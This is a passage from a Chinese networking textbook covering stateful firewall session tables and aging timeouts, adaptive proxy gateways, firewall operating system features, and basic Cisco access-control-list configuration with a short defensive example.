SYN=1、ACK=1，并携带一个确认序号，防火墙会根据这些信息与会话表中的连接请求进行对比，如果防火墙确认这个应答包与原来的请求包同属一个会话时，就允许该应答包的通过，否则拒绝掉该应答包。




图 7-19　TCP 连接建立时采用的三次握手机制

对比包过滤防火墙，状态防火墙利用会话表保持对连接状态的跟踪：连接是否处于初始化，数据传输或终止状态。状态防火墙将进出网络的包当成一个个的事件来处理，而不是看成一个个孤立的包，相比传统的包过滤方式，状态防火墙大大提高了安全性和处理性能。另外，状态检测还可识别应用层信息，可以把一个新的连接和一个已经存在的连接进行关联，这使得它很适合处理一些动态端口的应用(如 FTP 等)。

2. 状态会话表的维持时间

由于状态防火墙利用会话表来保持对连接状态的跟踪，那么一个连接在会话表中的生存时间必须至少维持到该连接的结束，如果表项过早在会话表中被删除，则正常的会话就会被中断；如果表项在连接拆除后在会话表中仍存在较长时间，则会过度占用防火墙的会话连接数。

一般防火墙会根据源地址、目的地址、端口号及序列号等一些标志信息区分数据包是否同属一个会话。当防火墙将一个带有 SYN 标志的请求连接数据包信息加入会话表时，会设置一个 SYN 会话老化时间，默认为 60 秒；然后防火墙会期待一个返回的确认连接数据包，当接收到该应答包的时候，防火墙会认为三次握手建立成功，防火墙会将会话连接的老化时间设定为默认的 1800 秒(不同防火墙该值的设定也不同)，当然这个老化时间也可以由用户自行设定。不过针对不同的连接类型，这个值也可以进行不同的设定。例如长连接类型的应用，例如 telnet、FTP 等，可将该值设定长一些，否则可能会中断正常的会话连接；而对于短连接类型的应用，应将该值设定短一些，否则会过度占用系统资源，造成会话表过长，甚至溢出。

表 7-2 列出了一些数据包类型在会话表中老化时间的建议值。

表 7-2　一些常见连接类型在防火墙会话表中老化时间的建议值

连接类型	默认老化值/秒
icmp-closed 状态老化时间	10
icmp-connected 状态老化时间	20
icmp-started 状态老化时间	10
rawip-closed 状态老化时间	10
rawip-connected 状态老化时间	300

续表

连接类型	默认老化值/秒
rawip-started 状态老化时间	300
rawip-established 状态老化时间	300
udp-closed 状态老化时间	10
udp-connected 状态老化时间	30
udp-started 状态老化时间	60
udp-established 状态老化时间	600
tcp-closed 状态老化时间	10
tcp-close-wait 状态老化时间	60
tcp-established 状态老化时间	1800
tcp-fin-wait 状态老化时间	60
tcp-last-ack 状态老化时间	30
tcp-syn-receive 状态老化时间	10
tcp-syn-sent 状态老化时间	10
tcp-time-wait 状态老化时间	10

3. 状态会话表项的拆除

当连接被通信双方关闭后，防火墙会话表中的连接表项并不会立即被删除，直到老化时间到来时，才会在会话表中拆除该连接。这样做是为了会话表项的复用，例如当通信双方关闭一个连接后马上拆除会话表项时，此时双方又很快开启了一个新的连接，这时防火墙就要为这个新的连接重建会话表，这样就降低了防火墙的处理性能。因此当一个连接关闭后，防火墙会话表中的连接仍会被维护一段时间。当防火墙检测到一个带有 FIN 或 RST 数据包与会话表中某个表项属于同一连接时，会减少连接的老化时间，例如从 1800 秒减少到 50 秒，如果在这个时间内没有数据包交换，这个状态表项将会在会话表中被删除。

7.3.3 应用层代理网关技术

由于早期包过滤技术的缺陷，在它出现后不久，许多安全机构，如 DARPQA、美国国防部研究开发中心等就开始寻找一种更好的安全方案，即应用层代理网关技术。这种技术的核心思想是不允许透过防火墙直接建立连接，所有进出的数据都要在网络的最高层协议组中进行检查。这种应用代理防火墙模式提供了很高的安全控制，因为它通过在协议组最高层的检测而使全部应用级了解正在进行的连接。并且由于它在应用层是完全可见的，所以应用代理防火墙可以很容易地预先看到每一个正试图连接的细节，从而可以扩展出更多的安全检查方式，例如这种防火墙可以很容易地辨别出一些命令，如 FTP 中的“put”和“get”，并为每个命令提供相应的安全策略规则。

应用代理防火墙通过一个内置的代理功能，将外部网络和内部网络分开，并使得外网的电脑黑客更难于对防火墙内部的网络系统进行攻击。当前主流防火墙采用的应用代理技

术是一种自适应的代理技术，它融合了前几代防火墙应用技术的优点，具有快速和安全的双重优点。

1. 自适应代理技术的结构原理

自适应代理技术结合了传统应用代理网关技术和灵活地动态包过滤技术，在防火墙管理员设定的安全策略基础上来控制流经防火墙的数据包。虽然自适应代理技术也采用了包过滤技术，但是仍由代理网关决定所有的安全措施。如图 7-20 所示，自适应代理防火墙的动态包过滤技术允许代理网关对新的连接进行检测，并将连接信息告知动态包过滤该如何对该连接进行操作，如何在应用层上选择包括允许或拒绝等功能。动态包过滤技术通过代理网关对每个新的连接进行调整。另外，它允许代理网关对未经检测而自动转接的连接进行特殊化处理：即当一个连接确立时，动态包过滤必须确认该连接的安全性，并确定将来在改变连接协议或建立了新的连接后不会遭到破坏。在连接确立之后，它必须通知代理网关并提供全部的连接信息。




图 7-20　自适应代理防火墙结构示意图

在自适应代理与动态包过滤器之间存在一个控制通道。当需要对防火墙进行配置时，管理员仅需要将服务类型、安全级别等信息通过相应 Proxy 管理界面进行设置就可以了。随后自适应代理网关就可以根据用户的配置信息，决定是使用代理服务从应用层代理请求还是从网络层转发数据包。如果是后者，它将动态地给包过滤器增减过滤规则，满足用户对速度和安全性的双重要求。

2. 结合了动态包过滤的自适应代理技术的应用

使用带有动态包过滤技术的自适应代理防火墙，当建立一个连接时，动态包过滤器通知代理服务器并告知其包含了源地址及目的地址的连接数据。为了检测一个特殊的连接，代理服务器运用了结构化信息，当连接通过时必须由防火墙管理员预设的策略来决定是否同意使用其应用层信息。如果防火墙管理员认为该连接具有较低的危险性，则会为它赋予

较高的权限。这样动态包过滤就为特殊的源和目的地址的连接建立了一个会话规则，之后在这两个端点间传递的包将不通过代理服务器的检测就可以自由地传递了。而一旦连接终止，会话规则将随之改变，代理服务器就会作出相应的动作。如果是由应用层做出的连接终止决定，动态包过滤就会发送包到协议栈中，这样监视它们的应用代理服务器就会接收到这一信息。整个连接过程就是在这种既定的代理方式下进行的，代理服务器就像一个客户机一样工作，并将新建立的连接转接到最终节点上。

自适应代理技术的灵活性使它在防火墙和其他安全产品的综合应用中能很好地提高安全性能。例如当一个入侵检测系统发现一个黑客攻击时，会通知防火墙，而自适应防火墙马上就会自动确认这一攻击行为并开始防范。

7.3.4 防火墙安全操作系统

由于防火墙自身应具有很好地抗攻击性，因此应首先保证防火墙自身系统的安全性。同时现代防火墙操作系统一般采用开放性的系统架构及模块化设计，以便有利于系统的扩展性和多种安全机制的适应性。

目前防火墙安全操作系统的实现方式和软硬件架构都有很大差异，但就安全性、可靠性和扩展性来说，防火墙的应用体系结构一般可分为应用层、内核层和硬件层，如图 7-21 所示。




图 7-21 防火墙应用体系结构示意图

为了防火墙系统的安全性考虑，一般各厂商的防火墙操作系统都是采用各厂商专用的安全 IOS，综合各种防火墙操作系统的特点，主要有以下几个方面。

1) 网络方面

防火墙一般均为网关型设备，通常部署在各个网络域(包含主机)的边界处，因此其网络功能的实现是必需的，主要包括以下内容：

- 接口：主要包括物理接口和子接口，支持包括接口属性和 IP 地址的设置等。
- 二层网络：应具有 VLAN、ARP 和 MAC 地址表学习等内容。
- 三层路由：支持静态路由、动态路由及各种路由的设置方法。
- DHCP：支持 DHCP 服务器、DHCP 客户端和 DHCP 中继等功能。
- SNMP：支持 SNMP 代理协议，可以设置 trap 主机、SNMP 管理主机等功能。

- NAT：支持 NAT 和 PAT 地址转换功能。
- 流量管理：支持 QOS 流量管理功能，支持链路流量控制和一般的流量统计功能。

2) 管理方面

现代防火墙的系统管理主要包括：显示和查询基本信息、运行状态等信息；支持系统参数、运行配置、配置维护等功能的设置；具有图形管理和显示等功能；支持参数的还原和系统升级能功能。

3) 资源配置策略

现代防火墙可以管理和控制的资源非常多，例如访问控制策略、地址转换策略、安全区域策略、负载均衡策略、时间服务策略以及认证管理策略等，对各种类型资源的策略配置是管理员对防火墙进行配置的首要工作之一。总之，现代防火墙可以结合对多种网络资源和系统资源的管理和控制，可以实现一个多层次的安全防御策略。

4) 用户认证功能

防火墙应保证效、全面的用户及设备身份认证机制，以保障用户与设备之间的访问安全性和合法性。防火墙支持的认证方式和协议主要包括：本地认证、RADIUS 认证、AAA 认证、SecurID 认证以及 LDAP 认证等方式。用户认证可以实现客户端用户的身份识别、授权以及细粒度访问控制权限。要实现用户认证的基本前提是：首先要在相关接口开启认证服务，并且根据认证方式的不同设置认证服务器的参数，而后在本地数据库中添加认证用户信息，最后为本地或第三方认证用户配置访问控制的权限。

5) 防火墙功能

管理员可以通过地址转换策略和应用代理网关策略控制内外网之间的访问，如配置防火墙的安全域，限制外网用户对内网服务器的直接访问以及内网用户使用私有地址对外网的访问；通过包过滤策略实现简单的二、三层访问控制；通过访问控制规则实现灵活、强大的三到七层的访问控制，用户还可以设置深度过滤策略针对应用层的内容进行更细颗粒度的访问控制，以及设置 IP 地址和 MAC 地址绑定策略等。

同时，大多数现代防火墙系统都支持基于应用层的内容过滤和安全内容检测技术，内容过滤实现技术可以对应用层提供更细粒度的访问控制，如对 HTTP、FTP、SMTP、POP3、IMAP、TELNET、RSH，各种即时通讯软件(如 MSN、QQ 等)以及 P2P 协议(如 BT、eMule 等)的应用和访问控制。完全内容检测技术基于早期的状态检测机制和后来的深度包检测技术，但状态检测只检查数据包的包头，深度包检测可对数据包内容进行检查，而完全内容检测技术则可以实时将网络层数据还原为完整的应用层对象(如文件、网页邮件等)，并对这些完整内容进行全面检查，实现彻底的内容防护。

6) 智能检测防护技术

目前防火墙可通过内置检测技术或嵌入式入侵检测技术实现常见攻击的检测防护功能，这些攻击包括 yn Flood、Smurf、Targa3、Syn Attack、ICMP flood、Ping of death、Ping Sweep、Land attack、Tear drop attack、IP address sweep option、Filter IP source route option、Syn fragments、No flags in TCP、ICMP 碎片、大包 ICMP 攻击、不明协议攻击、IP 欺骗、IP security options、IP source route、IP record route 、IP bad options、IP 碎片、端口扫描等多种攻击方式，在实现攻击检测的同时，防火墙还可有效地阻止这些攻击对系统

的影响，并实现与其他安全产品的联动。

7) 高可用性

为了实现防火墙的高可用性和安全部署，避免单点故障和单点瓶颈对网络的影响，防火墙一般都支持包括接口联动、双机热备、防火墙集群、IP 探测、链路冗余、负载均衡以及日志和报警等功能。

7.4 典型防火墙的配置

本节我们将对防火墙中应用最多的包过滤访问控制技术、NAT 技术、定义安全级别等典型配置进行一个简单的介绍，由于各个厂商的防火墙设备功能和命令参数的不同，读者在具体部署防火墙时应参照具体的产品手册来完成防火墙的实施。

1. 访问控制列表(简称 ACL)

访问控制列表的作用是通过建立 ACL，控制任何 IP 地址或协议对网络的访问，并能有效地实现对一些敏感资源的访问。访问控制列表具有以下主要特点。

- 访问控制列表需要消耗防火墙资源。由于访问控制列表基于包过滤技术，因此数据包的匹配检查需要与 ACL 中的每条规则进行逐一匹配，目前大多数防火墙都将这一功能集成于硬件芯片中来完成，但 ACL 中的规则条数要占据系统资源。
- 提供安全控制功能。ACL 可以基于主机地址、目的地址和服务类型来允许或禁止为特定的用户提供资源，可对网络设计中特定的用户进行控制，也可根据时间等元素实现高级访问控制等功能。

1) 访问控制列表的类型

访问控制列表的类型一般分为标准 ACL 和扩展 ACL 两种，同时这两种类型的 ACL 也是我们最常用的访问控制方式。

(1) 标准访问列表

标准 ACL 只能对源地址进行过滤，是一种简单、直接的数据控制手段，它通过检查源地址来实施对网络资源的访问控制，针对的通常是完整的协议。

(2) 扩展访问列表

扩展 ACL 除了基于数据包源地址的过滤以外，还能够对协议、目的地址、端口号进行网络流量过滤。有的厂家的 ACL 还能对 TCP flag 字段进行过滤，如 Cisco 等，如图 7-22 所示。




图 7-22 标准 ACL 和扩展 ACL 的示意图

2) 访问列表的典型配置

(1) 访问列表的配置要点

- 可以通过访问列表的编号指明使用何种类型的访问列表，如图 7-23 所示。

访问列表类型		编号范围
IP	Standard Extended Named	1-99 100-199 Name (Cisco IOS 11.2 and later)
IPX	Standard Extended SAP filters Named	800-899 900-999 1000-1099 Name (Cisco IOS 11.2. F and later)

图 7-23 思科访问控制列表编号与 ACL 类型对应图

- 每个端口、每个方向、每条协议只能对应一条访问列表。
- 访问列表的内容决定了数据的控制顺序。
- 具有严格限制条件的语句应放在访问列表所有语句的最上面。
- 在访问列表的最后有一条隐含声明：deny any——每一条正确的访问列表都至少应该有一条允许语句。
- 先创建访问列表，然后应用到端口上。
- 访问列表不能过滤由设备本身产生的数据(这样就不会影响 BPDU 或 Hello 等报文)。

(2) 常用 ACL 的配置方法

配置 ACL 的一般步骤：

Step 1：设置访问列表测试语句的参数。

```
access-list access-list-number { permit | deny } { test conditions }
```

Step 2：在端口上应用访问列表。

{ protocol } access-group access-list-number {in | out}，通常 protocol 为 ip
IP 访问列表的标号为 1-99 和 100-199

① 标准访问列表的配置。

定义 ACL 列表：

命令：access-list *access-list-number* {permit|deny} *source* [*mask*]

- 为访问列表设置参数。
- IP 标准访问列表编号 1 到 99。
- 默认的通配符掩码 = 0.0.0.0。
- “no access-list *access-list-number*”命令删除访问列表。
- access-list-number 唯一标识一个访问列表。

在接口上应用 ACL：

命令：ip access-group *access-list-number* { in | out }

- 在端口上应用访问列表。
- 指明是进方向还是出方向。
- 默认 = 出方向。
- “no ip access-group *access-list-number*”命令在端口上删除访问列表。

【例 7-5】 通过命令行访问控制列表拒绝在一个主机对网络的访问，拓扑图如图 7-24 所示。




图 7-24 例 7-5 访问控制示例的拓扑图

配置命令如下：

```
access-list 1 deny 172.16.4.13 0.0.0.0      //访问控制使用的是子网掩码的反码
access-list 1 permit 0.0.0.0 255.255.255.255
interface f0/1
ip access-group 1 out
```

② 扩展访问列表的配置

定义 ACL 列表：

命令：`access-list access-list-number { permit | deny } protocol source source-wildcard [operator port] destination destination-wildcard [ operator port ] [ established ] [log]`

- 为访问列表设置参数。
- IP 标准访问列表编号 100 以上。
- 默认的通配符掩码 = 0.0.0.0。
- “no access-list *access-list-number*”命令删除访问列表。
- access-list-number 唯一标识一个访问列表。

在接口上应用 ACL：

命令：ip access-group *access-list-number* { in | out }

- 在端口上应用访问列表。
- 指明是进方向还是出方向。
- 默认 = 出方向。
- “no ip access-group *access-list-number*”命令在端口上删除访问列表。

【例 7-6】 通过命令行访问控制列表拒绝子网 172.16.4.0 对 172.16.3.0 的 FTP 访问，拓扑图如图 7-25 所示。

